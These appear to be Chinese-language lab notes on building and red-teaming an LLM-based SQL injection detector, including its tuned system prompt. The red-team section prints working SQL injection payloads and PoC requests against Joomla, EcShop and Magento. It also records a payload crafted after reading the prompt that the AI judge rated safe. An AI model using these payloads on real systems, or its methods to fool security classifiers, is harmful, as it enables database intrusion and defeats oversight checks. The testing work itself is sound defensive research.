
- queued:SQL 已接收，已排入背景 AI 分析佇列

- analyzing:背景 AI 分析任務正在執行
- completed:AI 已完成分析，可查看 is_safe confidence_score 與 reason
- cached:命中安全查詢快取，未重新呼叫 LLM
- error:模型分析或後端處理發生錯誤
- not_found:查詢的 analysis_id 不存在於目前記憶體結果池

API 可連結測試

用戶直接於瀏覽器操作，確認 API 工作正常。

1. 到 <https://sql-judge.ntut.me/docs>
2. 點開綠色的 `/api/v1/analyze` 區塊->點擊Try it out



default

POST /api/v1/analyze Analyze Sql

接收 Laravel 傳送請求的進入點

Parameters Try it out

No parameters

Request body required application/json

Example Value Schema

```
{
  "sql_query": "string",
  "bindings": []
}
```

3. 把 Request body (JSON 框) 裡面的預設內容全部刪除，換成有 sql_query 的測試資料。

```
{
  "sql_query": "SELECT * FROM users WHERE email = ? AND status = 'active'"
}
```

4. 點擊Execute

5. 執行結果



Responses

Curl

```
curl -X 'POST' \
  'http://127.0.0.1:8080/api/v1/analyze' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -d '{
    "sql_query": "SELECT * FROM users WHERE email = ? AND status = \'\'active\'\'",
    "bindings": [{"malicious_payload": "true"}]
  }'
```

Request URL

http://127.0.0.1:8080/api/v1/analyze

Server response

Code Details

200

Response body

```
{
  "status": "queued",
  "message": "SQL 分析請求已成功接收，正在背景調度 Llama3 進行審量"
}
```

Response headers

```
content-length: 104
content-type: application/json
date: Wed 13 Jun 2024 12:45:04 GMT
server: uvicorn
```

Responses

Responses		
Code	Description	Links
200	Successful Response	No links
	Media type: application/json	
	Controls Accept header:	
	Example Value Schema	
	<pre>"string"</pre>	
422	Validation Error	No links
	Media type: application/json	
	Example Value Schema	
	<pre>{ "detail": [{ "loc": ["string", 0], "msg": "string", "type": "string", "input": "string", "ctx": {} }] }</pre>	

6. 回終端看(僅 API Server 端可見)

```
INFO:      127.0.0.1:57441 - "GET /docs HTTP/1.1" 200 OK
INFO:      127.0.0.1:57441 - "GET /openapi.json HTTP/1.1" 200 OK
INFO:      127.0.0.1:57442 - "POST /api/v1/analyze HTTP/1.1" 200 OK

[背景分析啟動] SQL: SELECT * FROM users WHERE email = ? AND status = 'active'
[參數綁定內容]: [{ 'malicious_array_payload': 'true' }]
[AI 稽核報告產出]:
{
  "is_safe": false,
  "confidence_score": 0.95,
  "reason": "傳統 SQL 注入可能，ORM 型態濫用"
}
```

SQL Query Judge 環境的啟動

1. 喚醒 AI 引擎 (Ollama)
2. 喚醒中央日誌系統 (Docker 與 n8n) `docker start n8n`，前往 `http://localhost:5678`
3. 在本專案目錄下(同層目錄中有 `main.py` 文件)執行 `uvicorn main:app --reload` 來啟動 FastAPI 伺服器
4. 開啟終端機，連接 Cloudflare Tunnel
5. 測試網址 <https://sql-judge.ntut.me/docs>

LLM偵測SQL語句成果: 測試與優化

Phase1(籃隊), Lab 1, 2, 3, 6

目標

先以正常使用者的姿態，操作各個靶機。觀察我們的 AI 是否存在誤判的問題。
操作流程如下：

1. 進入 Lab 首頁
2. 登入網頁

上述兩個步驟就可以產生數百條 SQL 語令的紀錄了。

Lab1: Joomla 3

列出lab1每筆unsafe重點：

```
cat unsafe.json | jq '.results[] | {sequence_no, confidence_score, reason}'
```

```
{
  "sequence_no": 1630,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1599,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1569,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1542,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1497,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1464,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
{
  "sequence_no": 1432,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
```

- 1417筆之後為本次新增測試操作。從unsafe查詢結果觀察，AI 多次將正常權限查詢判定為不安全，理由皆為SQL中使用大量IN(...)條件清單，模型認為該清單可能被操控成注入攻擊。
- Prompt補上避免誤判IN清單

Prompt 優化

請避免過度誤判：

1. 單純的 IN (...) 清單不一定是 SQL Injection，尤其清單內容是固定字串、系統元件名稱時，不應只因為 IN 清單很長就判定為不安全。
2. OR 條件也不一定是攻擊，必須確認是否出現可疑恆真條件，例如 OR 1=1、OR '1'='1'，或是否結合註解符號、UNION、SLEEP、updatexml 等攻擊特徵。
3. 若 SQL 看起來是系統內部產生的固定查詢，且沒有明顯使用者輸入拼接、恆真條件、註解繞過、危險函式或資料庫探測行為，應判定為安全。

- 1717筆後為加入新的Prompt改善後的查詢狀況，經改善後，實際測試可以確認此誤判狀況已解決

```
(venv) (base) natasha@Mac sql_defense_system % cat unsafe.json | jq '.results[] | {sequence_no, confidence_score, reason}'
{
  "sequence_no": 1630,
  "confidence_score": 0.8,
  "reason": "The query uses an IN clause with a list of values, which could potentially be manipulated to inject malicious SQL code."
}
```

Lab2: EcShop4

查詢資料庫目前總筆數

```
curl -s https://sql-judge.ntut.me/api/v1/stats | jq
```

```
(venv) (base) natasha@Mac sql_defense_system % curl -s https://sql-judge.ntut.me/api/v1/stats | jq
{
  "storage": "sqlite",
  "database": "sql_analysis_results.db",
  "total_analysis_results": 5126,
  "total_unsafe_results": 19,
  "query_note": "analysis_id、sequence_no、is_safe 皆使用 SQLite 索引查詢，避免以 for 迴圈線性掃描"
}
```

- 5127筆之後為本次新增測試操作。經測試發現有誤判，這比較像網頁的優惠活動功能在查會員等級是否符合活動條件，不是典型 SQL Injection

```
(venv) (base) natasha@Mac sql_defense_system % curl -s https://sql-judge.ntut.me/api/v1/stats | jq
{
  "storage": "sqlite",
  "database": "sql_analysis_results.db",
  "total_analysis_results": 5724,
  "total_unsafe_results": 20,
  "query_note": "analysis_id、sequence_no、is_safe 皆使用 SQLite 索引查詢，避免以 for 迴圈線性掃描"
}
```

查前 100 筆全部不安全結果

```
curl -s https://sql-judge.ntut.me/api/v1/results/unsafe | jq
```

```
{
  "results": [
    {
      "sequence_no": 5305,
      "id": "8b689f98-00b5-47d5-993b-bc8a3cf9bf70",
      "status": "completed",
      "is_safe": false,
      "confidence_score": 0.8,
      "reason": "The query uses a concatenated string with user input (user_rank) and does not properly sanitize the input. This could potentially lead to SQL injection attacks.",
      "sql_query": "SELECT act_id, act_range, act_range_ext, act_name, start_time, end_time FROM 'ecshop4_2'.ecs_favourable_activity WHERE start_time <= '1780931161' AND end_time >= '1780931161' AND CONCAT(' ', user_rank, ',') LIKE '%,0,%'",
      "raw_sql_length": 221,
      "lrm_sql_length": 221,
      "created_at": "2026-06-08T23:06:01",
      "updated_at": "2026-06-08T23:18:40",
      "started_at": "2026-06-08T23:15:02",
      "completed_at": "2026-06-08T23:18:40"
    }
  ],
}
```

Prompt 優化

SYSTEM_PROMPT = ""

你是一位資料庫安全專家。任務是分析 SQL 查詢是否具有 SQL Injection 風險。

你的判斷重點是：SQL 是否出現「明確攻擊意圖」或「高度可疑的注入特徵」。

請不要只因為 SQL 語句較長、條件較多、使用 IN、LIKE、CONCAT、OR，就直接判定為不安全。

請特別注意下列高風險 SQL Injection 特徵：

1. 傳統 SQL 注入，例如 OR 1=1、OR '1'='1'、AND 1=1、UNION SELECT、堆疊查詢、DROP TABLE。
2. 時間型注入，例如 SLEEP()、BENCHMARK()。
3. 錯誤型注入，例如 extractvalue()、updatexml()，特別是搭配 user()、database()、version()、concat() 取得資料庫資訊時。
4. 可疑的註解繞過，例如 --、#、/* */，且用於截斷原本 WHERE 條件。
5. 可疑的資料庫探測語句，例如 information_schema、show databases、show tables。
6. 多語句或被破壞性操作，例如 ; DROP、; DELETE、; UPDATE、; INSERT，尤其出現在原本應為查詢的語句中。

請避免下列誤判：

1. 單純的 IN (...) 清單不一定是 SQL Injection。若清單內容是固定字串、系統元件名稱、component 名稱、數字 ID 清單，不應只因為 IN 清單很長就判定為不安全。
2. OR 條件不一定是攻擊。只有在出現 OR 1=1、OR '1'='1'、OR true、或搭配註解繞過、UNION、SLEEP、updatexml 等攻擊特徵時，才應提高風險。
3. CONCAT() 不一定是攻擊。若 CONCAT() 使用的是資料表欄位，例如 CONCAT(' ', user_rank, ' '), 通常只是字串處理，不代表使用者輸入。
4. LIKE 不一定是攻擊。像 LIKE '%,0,%'、LIKE '%keyword%' 若只是固定字串比對，不應直接判定為 SQL Injection。
5. 欄位名稱不等於使用者輸入。出現在 SELECT、WHERE、CONCAT、ORDER BY 中的欄位名稱，例如 user_rank、start_time、end_time，不應被當成未清洗的外部輸入。
6. 部分系統可能會產生較長且複雜的正常 SQL。若沒有明確注入特徵，應傾向判定為安全。

判斷原則：

1. 若 SQL 有明確攻擊特徵，請判定 is_safe=false。
2. 若 SQL 只是正常查詢、系統查詢、固定條件查詢，且沒有明確攻擊特徵，請判定 is_safe=true。
3. 若只有「可能被操控」但 SQL 本身沒有出現實際攻擊特徵，請不要直接判定為不安全；應判定為安全或低風險。
4. reason 必須指出具體特徵，不要只寫「可能被操控」這種籠統理由。

- 5725筆之後為本次改善後測試操作。從查詢結果觀察，可確認誤判問題已解決。

```
• (venv) (base) natasha@Mac sql_defense_system % curl -s https://sql-judge.ntut.me/api/v1/stats | jq
{
  "storage": "sqlite",
  "database": "sql_analysis_results.db",
  "total_analysis_results": 5945,
  "total_unsafe_results": 20,
  "query_note": "analysis_id、sequence_no、is_safe 皆使用 SQLite 索引查詢，避免以 for 迴圈線性掃描"
}
```

Lab3: Magento2

- 5946筆之後為本次新增測試操作。從查詢結果觀察，可確認無誤判問題。

```
• (venv) (base) natasha@Mac sql_defense_system % curl -s https://sql-judge.ntut.me/api/v1/stats | jq
{
  "storage": "sqlite",
  "database": "sql_analysis_results.db",
  "total_analysis_results": 7176,
  "total_unsafe_results": 20,
  "query_note": "analysis_id、sequence_no、is_safe 皆使用 SQLite 索引查詢，避免以 for 迴圈線性掃描"
}
```

lab4: EcShop3

-- Skip --

Lab5: Durpla

-- Skip --

Lab6: WordPress

- 7177筆之後為本次新增測試操作。從查詢結果觀察，可確認無誤判問題。

```
(venv) (base) natasha@Mac sql_defense_system % curl -s https://sql-judge.ntut.me/api/v1/stats | jq
{
  "storage": "sqlite",
  "database": "sql_analysis_results.db",
  "total_analysis_results": 8230,
  "total_unsafe_results": 20,
  "query_note": "analysis_id、sequence_no、is_safe 皆使用 SQLite 索引查詢，避免以 for 迴圈線性掃描"
}
```

Phase2(紅隊), Lab 1, 2, 3, 6



太精彩了！這次直接把瓜瓜的系統 Prompt 攤開來看，這場攻防戰的遊戲規則就完全透明了。

我們來看看這段 AI 評判的背後邏輯。瓜瓜在 Prompt 的第 3 點特別強調了：

感謝組長無私給我看 prompt 怎麼寫的🥰

Lab1


Payload 1(通用測資)

```
extractvalue(1, concat(0x5c, user()))
```

AI 回傳:

is_safe: false

"The query contains the `extractvalue` function with a `concat` statement that includes the `user()` function, which is a potential SQL injection vulnerability."



```
{
  "sequence_no": 8691,
  "id": "78a405cd-8146-44ee-be8a-6b1c19e590fa",
  "status": "completed",
  "is_safe": false,
  "confidence_score": 0.8,
  "reason": "The query contains the `extractvalue` function with a `concat` statement that includes the `user()` function, which is a potential SQL injection vulnerability.",
  "sql_query": "SELECT a.id, a.title, a.name, a.checked_out, a.checked_out_time, a.note, a.state, a.access, a.created_time, a.created_user_id, a.ordering, a.language, a.fieldparams, a.params, a.type, a.default_value, a.context, a.group_id, a.label, a.description, a.required, l.title AS language_title, l.image AS language_image, uc.name AS editor, ag.title AS access_level, ua.name AS author_name, g.title AS group_title, g.access AS group_access, g.state AS group_state FROM j_fields AS a LEFT JOIN `j_languages` AS l ON l.lang_code = a.language LEFT JOIN j_users AS uc ON uc.id=a.checked_out LEFT JOIN j_viewlevels AS ag ON ag.id = a.access LEFT JOIN j_users AS ua ON ua.id = a.created_user_id LEFT JOIN j_fields_groups AS g ON g.id = a.group_id WHERE a.context = 'com_content.article' AND a.access IN (1,1,5) AND (a.group_id = 0 OR g.access IN (1,1,5)) AND a.state IN (0, 1) AND (a.group_id = 0 OR g.state IN (0, 1)) ORDER BY extractvalue(1, concat(0x5c, user()))",
  "raw_sql_length": 946,
  "llm_sql_length": 946,
  "created_at": "2026-06-09T01:57:22",
  "updated_at": "2026-06-09T01:57:29",
  "started_at": "2026-06-09T01:57:22",
  "completed_at": "2026-06-09T01:57:29"
},
{
  "sequence_no": 8690,
  "id": "4302ab00-ca69-4eca-8f75-1fb58ac0ca0a",
  "status": "completed",
  "is_safe": true,
  "confidence_score": 0.95,
  "reason": "The SQL query does not contain any explicit attack vectors or suspicious injection features. The use of IN and OR operators is legitimate, as they are used to filter the results based on specific conditions. The concatenation function updatexml() is also used in a legitimate way, as it is part of the ORDER BY clause.",
  "sql_query": "SELECT a.id, a.title, a.name, a.checked_out, a.checked_out_time, a.note, a.state, a.access, a.created_time, a.created_user_id, a.ordering, a.language, a.fieldparams, a.params, a.type, a.default_value, a.context, a.group_id, a.label, a.description, a.required, l.title AS language_title, l.image AS language_image, uc.name AS editor, ag.title AS access_level, ua.name AS author_name, g.title AS group_title, g.access AS group_access, g.state AS group_state FROM j_fields AS a LEFT JOIN `j_languages` AS l ON l.lang_code = a.language LEFT JOIN j_users AS uc ON uc.id=a.checked_out LEFT JOIN j_viewlevels AS ag ON ag.id = a.access LEFT JOIN j_users AS ua ON ua.id = a.created_user_id LEFT JOIN j_fields_groups AS g ON g.id = a.group_id WHERE a.context = 'com_content.article' AND a.access IN (1,1,5) AND (a.group_id = 0 OR g.access IN (1,1,5)) AND a.state IN (0, 1) AND (a.group_id = 0 OR g.state IN (0, 1)) ORDER BY updatexml(1,concat(0x5c,instr(schema(),0x6a)),1)",
  "raw_sql_length": 957,
  "llm_sql_length": 957,
  "created_at": "2026-06-09T01:58:43",
  "updated_at": "2026-06-09T01:58:50",
  "started_at": "2026-06-09T01:58:43",
  "completed_at": "2026-06-09T01:58:50"
}
```

Payload 2(自製測資)

炸了!!!

updatexml(1,concat(0x5c,instr(schema(),0x6a)),1)

AI 回傳:

is_safe: true

"The SQL query does not contain any explicit attack vectors or suspicious injection features. The use of IN and OR operators is legitimate, as they are used to filter the results based on specific conditions. The concatenation function `updatexml()` is also used in a legitimate way, as it is part of the ORDER BY clause."



```
{
  "sequence_no": 8707,
  "id": "4302ab00-ca69-4eca-8f75-1fb58ac0ca0a",
  "status": "completed",
  "is_safe": true,
  "confidence_score": 0.95,
  "reason": "The SQL query does not contain any explicit attack vectors or suspicious injection features. The use of IN and OR operators is legitimate, as they are used to filter the results based on specific conditions. The concatenation function updatexml() is also used in a legitimate way, as it is part of the ORDER BY clause.",
  "sql_query": "SELECT a.id, a.title, a.name, a.checked_out, a.checked_out_time, a.note, a.state, a.access, a.created_time, a.created_user_id, a.ordering, a.language, a.fieldparams, a.params, a.type, a.default_value, a.context, a.group_id, a.label, a.description, a.required, l.title AS language_title, l.image AS language_image, uc.name AS editor, ag.title AS access_level, ua.name AS author_name, g.title AS group_title, g.access AS group_access, g.state AS group_state FROM j_fields AS a LEFT JOIN `j_languages` AS l ON l.lang_code = a.language LEFT JOIN j_users AS uc ON uc.id=a.checked_out LEFT JOIN j_viewlevels AS ag ON ag.id = a.access LEFT JOIN j_users AS ua ON ua.id = a.created_user_id LEFT JOIN j_fields_groups AS g ON g.id = a.group_id WHERE a.context = 'com_content.article' AND a.access IN (1,1,5) AND (a.group_id = 0 OR g.access IN (1,1,5)) AND a.state IN (0, 1) AND (a.group_id = 0 OR g.state IN (0, 1)) ORDER BY updatexml(1,concat(0x5c,instr(schema(),0x6a)),1)",
  "raw_sql_length": 957,
  "llm_sql_length": 957,
  "created_at": "2026-06-09T01:58:43",
  "updated_at": "2026-06-09T01:58:50",
  "started_at": "2026-06-09T01:58:43",
  "completed_at": "2026-06-09T01:58:50"
}
```

poc http 報文大致如下:


```
GET /index.php?
option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1%2cconcat(0x5c%2
cinstr(schema(%2c0x6a))%2c1) HTTP/1.1
Host: lab1.ntut.me
```

Lab2: EcShop4

Payload1(通用測資):

在 HTTP Header 中加入以下:


```
X-Forwarded-Host: 45ea207d7a2b68c49582d2d22adf953apay_log|s:44:"1' and
updatexml(1,repeat(user(),2),1) and '";|
```



AI 回傳:

is_safe: false


"The query contains a clear attack vector using the `updatexml` function, which is a known vulnerability in MySQL. This indicates a high likelihood of SQL injection.",
sql_query: "INSERT INTO `ecshop4_2` . `ecs_pay_log` (order_id, order_amount, order_type, is_paid) VALUES ('1' and updatexml(1,repeat(user(),2),1) and '','1','0')"



Payload2(通用測資):

在 HTTP Header 中加入以下:


X-Forwarded-Host: 45ea207d7a2b68c49582d2d22adf953auser_account|a:2:
{s:7:"user_id";s:38:"0'-(updatexml(1,repeat(user(),2),1))-
";s:7:"payment";s:1:"4"}|45ea207d7a2b68c49582d2d22adf953a



AI 回傳:

is_safe: false

"傳統 SQL 注入，使用 updatexml 函數和 repeat 函數，可能是攻擊者使用的注入方法"



Lab3: Magento2


Payload 1(通用測資)

```
GET /catalog/product_frontend_action/synchronize?type_id=recently_products&ids[0]  
[added_at]=&ids[0][product_id][from]=%3f&ids[0][product_id][to]=)))+OR+  
(SELECT+1+UNION+SELECT+2+FROM+DUAL+WHERE+1%3d0)+--+ HTTP/2
```

AI回覆:


```
is_safe: false
```

"The query contains a union-based injection attempt, specifically the **UNION** operator and the **DUAL** table, which is a common technique used in SQL injection attacks."



Payload 2(通用測資)

使用這支 POC: <https://github.com/adhammedhat111/Magento-CVE-2019-7139-SQLi-PoC>



AI 回覆

```
is_safe: false
```

"The query contains a suspicious ASCII function and substring operation, which is often used in SQL injection attacks."

```
{
  sequence_no: 21316,
  id: "1eb5c82b-feeb-4cd1-b718-59366087adb5",
  status: "completed",
  is_safe: false,
  confidence_score: 0.95,
